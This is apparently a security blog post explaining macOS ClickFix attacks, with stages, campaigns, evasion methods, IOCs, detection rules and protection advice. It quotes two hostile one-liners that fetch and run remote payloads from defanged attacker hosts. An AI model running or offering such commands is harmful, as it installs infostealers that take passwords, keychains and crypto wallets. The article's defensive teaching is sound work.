


You visit a website. A message pops up — a CAPTCHA, a browser error, a fake Cloudflare verification. It tells you to open Terminal and paste a command to “fix” the issue. You do it. Within seconds, your passwords, crypto wallets, and browser cookies are silently on their way to an attacker’s server.
This is ClickFix — and in 2026, it’s one of the most effective attack techniques targeting macOS users.
What Is ClickFix?
ClickFix is a social engineering technique first observed in late 2023. Instead of exploiting a vulnerability in software, it exploits the human tendency to trust instructions on a screen. The attack presents a fake error and instructs the user to copy a command and paste it into Terminal. The command, which looks harmless or is deliberately obfuscated, silently downloads and executes malware.
Originally a Windows-focused threat targeting PowerShell via the Run dialog, by late 2025 campaigns specifically designed for macOS began appearing — and they have been evolving rapidly ever since.
“ClickFix was responsible for more than half of all malware loader activity in 2025. The number of attacks tied to phishing emails quadrupled between May 2024 and May 2025.”
— Microsoft Security Blog
Why macOS Is Now a Primary Target
macOS Gatekeeper, notarization, and code signing make it difficult to run unsigned applications. But ClickFix sidesteps all of this — because the payload is not delivered as an application. It is delivered as text.
A command pasted into Terminal executes with the user’s own permissions. There is no Gatekeeper prompt, no notarization check, no security warning. The operating system cannot distinguish between a command the user typed themselves and one they were tricked into pasting from a malicious webpage.
This is the core insight that makes ClickFix so dangerous on macOS: legitimate tools become the attack vector. curl, hdiutil, osascript — all native macOS utilities, all trusted by the OS, all weaponised by attackers.
How the Attack Works: Step by Step

Stage 1 — The Lure
The victim lands on a malicious page impersonating a fake Cloudflare bot verification, a macOS disk cleanup utility hosted on Squarespace or Medium, a phishing email linking to a fake troubleshooting guide, or a typosquatted domain mimicking legitimate software. The page detects the user’s OS via User-Agent string and serves macOS-specific instructions, adding countdown timers and fake urgency indicators to pressure the user into acting without thinking.
Stage 2 — Pastejacking
The page shows what appears to be a harmless command. When the user clicks “Copy”, their clipboard is silently overwritten with a different, malicious command — a technique known as pastejacking. What the user sees is not what gets pasted.
The actual command is often Base64-encoded to obscure its purpose:
curl -fsSL https://attacker[.]com/setup | base64 --decode | bashIn the DMG-based variant documented by Palo Alto Networks Unit 42, a single line downloads a disk image, silently mounts it using the native hdiutil utility, and launches the malicious application — all without triggering a single Gatekeeper prompt:
curl -fsSL https://svs-verificationdate[.]beer/pkg.dmg -o /tmp/pkg.dmg && hdiutil attach -nobrowse /tmp/pkg.dmg && open /Volumes/Installer/Setup.appStage 3 — Credential Harvesting
Many variants deploy a deceptive AppleScript dialog that mimics a legitimate macOS system prompt — complete with the authentic Apple lock icon loaded from local system resources. The dialog has no close button. It asks for the user’s system password to “complete the fix.” That password is sent directly to the attacker’s C2 server.
Stage 4 — Data Exfiltration
The malware harvests browser credentials and cookies from Chrome, Firefox, Safari, and Brave; the Apple Keychain database; cryptocurrency wallet data (Exodus, Electrum, Atomic Wallet); Telegram Desktop and Discord session data; Apple Notes; and documents under 2MB. Everything is compressed into a ZIP archive and exfiltrated via HTTP POST. The staging folder is then deleted to remove forensic evidence.
A particularly dangerous capability: several variants replace legitimate installations of Ledger Live and Trezor Suite with trojanised versions, enabling ongoing cryptocurrency theft from users who trust these tools.
Stage 5 — Persistence
Advanced variants establish persistence using LaunchAgents and LaunchDaemons, masquerading as legitimate system components:
| Campaign | Persistence Method | Location |
|---|---|---|
| Loader | LaunchAgent plist | ~/LaunchAgents/com.google.keystone.agent.plist |
| Script | Random-named plist | ~/LaunchAgents/com.<random>.plist |
| Helper | LaunchDaemon | /Library/LaunchDaemons/com.finder.helper.plist |
Three Active Campaigns in 2026
Microsoft’s Security Blog documented three distinct ClickFix campaigns targeting macOS in 2026:
Loader Campaign (February 2026+)
Uses Base64-encoded shell commands that retrieve AppleScript payloads and execute them in memory. Establishes persistence by masquerading as Google Update components — a name chosen specifically because it looks legitimate to most users.
Script Campaign (April 2026+)
Delivers heavily obfuscated AppleScript with dynamic C2 discovery. If the primary C2 server is taken down, the malware falls back to Telegram-based infrastructure to receive new server addresses — making law enforcement takedowns significantly harder.
Helper Campaign (January 2026+)
Downloads a Mach-O executable to /tmp, deploys it as a full backdoor implant with system-level persistence via LaunchDaemons. Polls a hardcoded IP (45.94.47[.]204) for remote commands, giving the attacker ongoing interactive access.
Evasion Techniques
- CIS keyboard detection — halts execution if Russian/CIS keyboard layouts are detected, avoiding infections in the attacker’s home region
- VM/sandbox detection — checks for QEMU, VMware, and KVM before executing, defeating automated sandbox analysis
- In-memory execution — payloads decoded and run in memory without touching disk, evading file-based AV
- Post-exfil cleanup — staging directories deleted immediately after data is sent
- Telegram C2 fallback — using Telegram as a backup command channel makes infrastructure takedown ineffective
Apple’s Response: macOS Terminal Warning
Apple introduced a countermeasure in macOS 26.4 (Tahoe): a warning prompt that appears when a user attempts to paste content containing shell commands into Terminal. When clipboard content contains executable commands, Terminal surfaces a dialog explaining what the pasted content will do and asking for explicit confirmation.
ClickFix attacks depend on speed — copy, paste, execute. That moment of friction is enough to make most users stop and reconsider. Apple also updated XProtect signatures to detect known ClickFix payloads, though signature-based detection will always lag behind new variants.
Indicators of Compromise (IOCs)
svs-verificationdate[.]beer— AMOS C2 (Unit 42)196.251.107[.]171— AMOS C2 IP (Unit 42)45.94.47[.]204— Helper campaign C2 (Microsoft)mac-storage-guide.squarespace[.]com— lure pagemacos-disk-space[.]medium[.]com— lure pagemacclean[.]craft[.]me— lure pagedomenpozh[.]net— lure page~/LaunchAgents/com.google.keystone.agent.plist— Loader persistence (malicious)/Library/LaunchDaemons/com.finder.helper.plist— Helper persistence
Detection: What to Monitor
- Terminal spawning
curlwithbase64 --decode | bashor| shpatterns osascriptexecuting from unexpected parent processeshdiutil attachinvoked from Terminal without a GUI prompt- New LaunchAgent or LaunchDaemon plists with names mimicking Apple/Google services
- Archive creation (
zip,tar) followed by HTTP POST to external IPs - Unexpected access to
~/Library/Keychains/or cryptocurrency wallet directories
How to Protect Yourself
- No legitimate website will ever ask you to paste a command into Terminal. Not Cloudflare. Not Apple. Not your VPN provider. If a webpage asks you to do this, close it immediately.
- Update to macOS 26.4 or later to get the native Terminal paste warning.
- Be suspicious of urgency — countdown timers and fake error messages are pressure tactics designed to bypass critical thinking.
- Read commands before running them. Decode any Base64 manually. If you don’t understand what a command does, do not run it.
- Use an EDR solution — CrowdStrike Falcon, SentinelOne, or Microsoft Defender for Endpoint will detect post-execution behaviours even if the initial paste happens.
- For organisations: add SIEM rules targeting
curl | bash,osascriptfrom browser processes, and unexpected LaunchAgent modifications.
Final Thoughts
ClickFix is a reminder that the most sophisticated security stack in the world can be bypassed if the person at the keyboard is deceived into doing the attacker’s work for them. macOS users have historically been less targeted than Windows users — that era is over.
The technique is evolving fast: multi-stage loaders, in-memory execution, Telegram C2 fallbacks, VM detection. These are not the hallmarks of a crude phishing campaign. They are the hallmarks of well-resourced, professional threat actors who have found a technique that works and are investing in making it harder to stop.
The defence, fortunately, remains simple: never paste a command into Terminal because a website told you to.
References
- BleepingComputer — New macOS ClickFix attack silently mounts DMGs to push infostealer
- Microsoft Security Blog — ClickFix campaign uses fake macOS utilities lures to deliver infostealers
- Sophos — Evil evolution: ClickFix and macOS infostealers
- Intego — Unpacking the Matryoshka ClickFix Variant
- Recorded Future — ClickFix Campaigns Targeting Windows and macOS
- Malwarebytes — ClickFix finds a new way to infect Macs

Leave a Reply